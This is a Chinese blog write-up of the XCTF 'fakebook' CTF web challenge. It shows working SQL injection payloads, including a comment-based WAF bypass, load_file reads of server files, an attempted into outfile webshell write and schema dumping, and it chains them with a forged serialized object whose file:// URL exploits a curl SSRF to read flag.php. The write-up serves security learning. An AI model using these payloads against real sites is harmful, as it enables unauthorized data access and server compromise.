

# XCTF-fakebook

原创


旧日难忘  于 2021-03-12 22:43:02 发布  154  收藏

分类专栏: [ctf](#) 文章标签: [unctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43821278/article/details/114705054](https://blog.csdn.net/weixin_43821278/article/details/114705054)

版权



[ctf](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

## XCTF-fakebook----做题

萌新的记录

思考

上

第一步: 浏览所有环境

第三步: 敏感目录扫描

第二步: 找出漏洞所在

下

查看御剑的扫描结果

那怎么利用SSRF呢??

总结

## 萌新的记录

萌新记录一下这个题, 个人感觉这个题比较有综合性。

## 思考

第一次总结一下WEB题思路, 本次解题想法来自诸多大佬的博客。

上

### 第一步: 浏览所有环境

浏览整个网站环境, 发现有两个连接, login 和 join。加上首页index, 目前发现三个, 然后F12分别查看index源码, 没有发现什么线索。

然后有join和login, 多半是自己创建账号, 然后登录。

这里就有可以做的事情。首先, join的时候应该是POST。所以可以BURP抓下来, 然后使用SQLMAP跑一下。同理, login也可以跑一下。同时登录框还有爆破登录的思路。

但是我在SQLMAP跑的时候没有跑出来注入点, 有的大佬跑出来一个注入点。

登录进去后，还是继续查看所有界面的网页源码，这里就有细节。后面会用到。

```
<tr>
  <th>
    username
  </th>
  <th>
    age
  </th>
  <th>
    blog
  </th>
</tr>
<tr>
  <td>
    admin
  </td>
  <td>
    11
  </td>
  <td>
    11.com
  </td>
</tr>
</tbody>
</table>
<hr>
<br>
<br>
<br>
<br>
<br>
<p>the contents of his/her blog</p>
<hr>
<iframe width="100%" height="10em" src="data:text/html;base64,PGh0b...yPg0KPC9ib2R5Pg0KPC9odG1sPg0K">...</iframe>3821278
</div>
```

### 第三步：敏感目录扫描

这一步其实挺重要的，但是也是看做题者的积累。

例如御剑扫描如果你的目录字典不好，就扫不出来目录。

推荐几个目录扫描的工具：

御剑、dirsearch、nikto

如果没有好的目录字典，推荐使用kali的nikto。

使用御剑结果如下：

扫描信息: http://111.200.241.244:31188/NewWeb/	
ID	地址
1	http://111.200.241.244:31188/flag.php
2	http://111.200.241.244:31188/error.php
3	http://111.200.241.244:31188/login.php
4	http://111.200.241.244:31188/user.php
5	http://111.200.241.244:31188/db.php

建议每做一次题就丰富一次自己的目录字典

### 第二步：找出漏洞所在

反正就是观察可能存在注入的地方，除了地址栏，就是网页中的POST传参。然后在地址栏中发现一个no参数，然后尝试1'

```
[*] query error! (You have an error in your
SQL syntax;
check the manual that corresponds to your
MariaDB server version for the right
syntax to use near '' at line 1)
```

报错就说明大有可为。

那我尝试注释，

```
1' --+ // use near '--' at line 1)
1' # // use near '#' at line 1)
1' %23 // use near '%' at line 1)

Fatal error: Call to a member function fetch_assoc()
on boolean in /var/www/html/db.php on line 66
```

网站根目录 -----/var/www/html

查看大佬WP才发现没有闭合符。??? 害 太死板了，还是要灵活一点。

那就不管了，直接1后跟上order by 5

```
1 order by 5
[/*] query error! (Unknown column '5' in 'order clause')
```

有戏！最后发现是4列。然后判断显示位。

```
0 union select 1,2,3,4
//页面显示 no hack ~_~
```

推荐绕WAF的大佬文章。[链接](#)

然后尝试大小写，发现不行。然后添加注释为空格

```
-1 union/**/select 1,2,3,4
发现显示位2 所有就可以利用2
```

还有一个细节。这个说明和对象有关。

```
Notice: Trying to get property of
non-object in /var/www/html/view.php on line 56
```

1.爆库 和查看当前用户

```
-1 union/**/select 1,database(),3,4
//显示fakebook
```

但是有大佬是看当前用户，如果权限高不是就很轻松了。。。

```
-1 union/**/select 1,user(),3,4
//root@localhost
```

居然是root用户???? “mysql中的load\_file函数，允许访问系统文件，并将内容以字符串形式返回，不过需要的权限很高，且函数参数要求文件的绝对路径有”-----大佬原话，大佬直接搞出来了。。。

```
-1 union/**/select 1,load_file("/var/www/html/flag.php"),3,4#
```

---

username age

---

**Notice:** Trying to get property of non-object in  
**/var/www/html/view.php on line 53**

[https://blog.csdn.net/weixin\\_43821278](https://blog.csdn.net/weixin_43821278)

```
▼ <tr>
  ▼ <td|</td> == $0
    <!--?php
      $flag = "flag{c1e552fdf77049fabf65168f22f7aeab}";
      exit(0);
    </td-->
  </td>
</tr>
```

这里就很细节，网页直接看不到，要看源代码才行。

~~然后我想起一个函数 `into outfile`,如果写入成功 不就可以写个木马吗

==

```
select 1,2,3,4 into outfile "/var/www/html/xx.php"
但是没有权限。
```

---

[\*] query error! (Can't create/write to file '/var/www/html/xx.php' (Errcode: 13 "Permission denied"))

刚开始始终无法导出文件，是因为 `secure_file_priv` 参数限制，我们的mysql有一个 `secure_file_priv` 参数限制 `load data, select ... into outfile, load_file()` 传到那个指定目录的，其权限分为以下三种：

`secure_file_priv=null`，表示限制mysql，不允许导入导出；

`secure_file_priv=/var/lib/mysql-files/` 限制mysql的导入导出只能发生在 `/var/lib/mysql-files/` 目录下；

`secure_file_priv` 没有具体值时，表示不对mysql的导入导出做限制。

## 2 爆表

```
-1 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()
// users 表
```

## 3 爆字段

这里一小插曲，我的 `users` 表最开始没有加单引号就出错了

Unknown column 'users' in 'where clause'

然后加了反引号，也是这个错误。

但是加单引号和双引号就可以。

好像在sql的命令行里面对纯数字表名要加反引号???

```
-1 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='users'
//no,username,password,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS
```

看看data的数据是什么

```
-1 union/**/select 1,group_concat(data),3,4 from users
//0:8:"UserInfo":3:{s:4:"name";s:5:"admin";s:3:"age";i:11;s:4:"blog";s:6:"11.com"};
```

正好是我的个人数据。。。

下

## 查看御剑的扫描结果

在robots.txt看见备份文件，下载下来；源码如下：

```
<?php

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init(); //初始化一个curl会话

        curl_setopt($ch, CURLOPT_URL, $url); //设置需要抓取的URL
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); //设置cURL 参数，要求结果保存到字符串中还是输出到屏幕上 1
        //是保存在字符串中

        $output = curl_exec($ch); //运行cURL，请求网页
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch); //关闭一个curl会话，唯一的参数是curl_init()函数返回的句柄

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/\/?)([0-9a-zA-Z\-\.\_]+\.[a-zA-Z]{2,6}(\:[0-9]+)?(\\/S*)?)$/i", $blog
    );
    }
}
```

整个源码是一个对象的定义。对象实例化的时候就会把blog参数传给get()函数。然后执行curl命令。这里就产生了SSRF漏洞，参考链接，因为没有对url进行过滤。

## 那怎么利用SSRF呢??

根据之前的注入可以知道，后台将查询到的数据 会先反序列化 然后再交给前端渲染。

get()函数就是利用curl 将博客的网页获取然后在前端展示（借用大佬的博客）。

由于curl 支持file协议，所以就可以利用file:///var/www/html/flag.php获得其内容。

username	age	blog
222	2	https://www.mzy0.com/

the contents of his/her blog



那我们在注册的时候将blog的内容就搞成file可以吗??

不行的。上面有个函数检查blog的内容。

所以就只能利用查询的返回结果做手脚，将blog的内容换成file协议。payload如下：

```
-1 union/**/select 1,2,3,'0:8:"UserInfo":3:{s:4:"name";s:3:"aaa";s:3:"age";i:12;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```

```
br>
br>
p>the contents of his/her blog</p>
hr>
iframe width="100%" height="10em" src="data:text/html;base64,PD9wa...3YWhYn0iOw0KZXhpdCgwKTsNCg=="> == $0
#document
"
```

```
PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tjMWU1NTJmZGY3NzA0OWZhYmY2NTE2OGYyMmY3YWVhYn0iOw0KZXhpdCgwKTsNCg==
```

编码 (Encode)

解码 (Decode)

↑ 交换

(编码快捷键: **Ctrl** + **Enter**)

base64 编码或解码的结果:

编/解码后自动全

```
<?php
```

```
$flag = "flag{c1e552fdf77049fabf65168f22f7aeab}";
exit(0);
```

[https://blog.csdn.net/weixin\\_43821278](https://blog.csdn.net/weixin_43821278)

## 总结

这个题想了很久，查了关于curl和SSRF的一些东西，然后看了一下sql注入的知识。总结了一些小细节。如果上面内容有描述不准确的地方，还请包含(^\_O)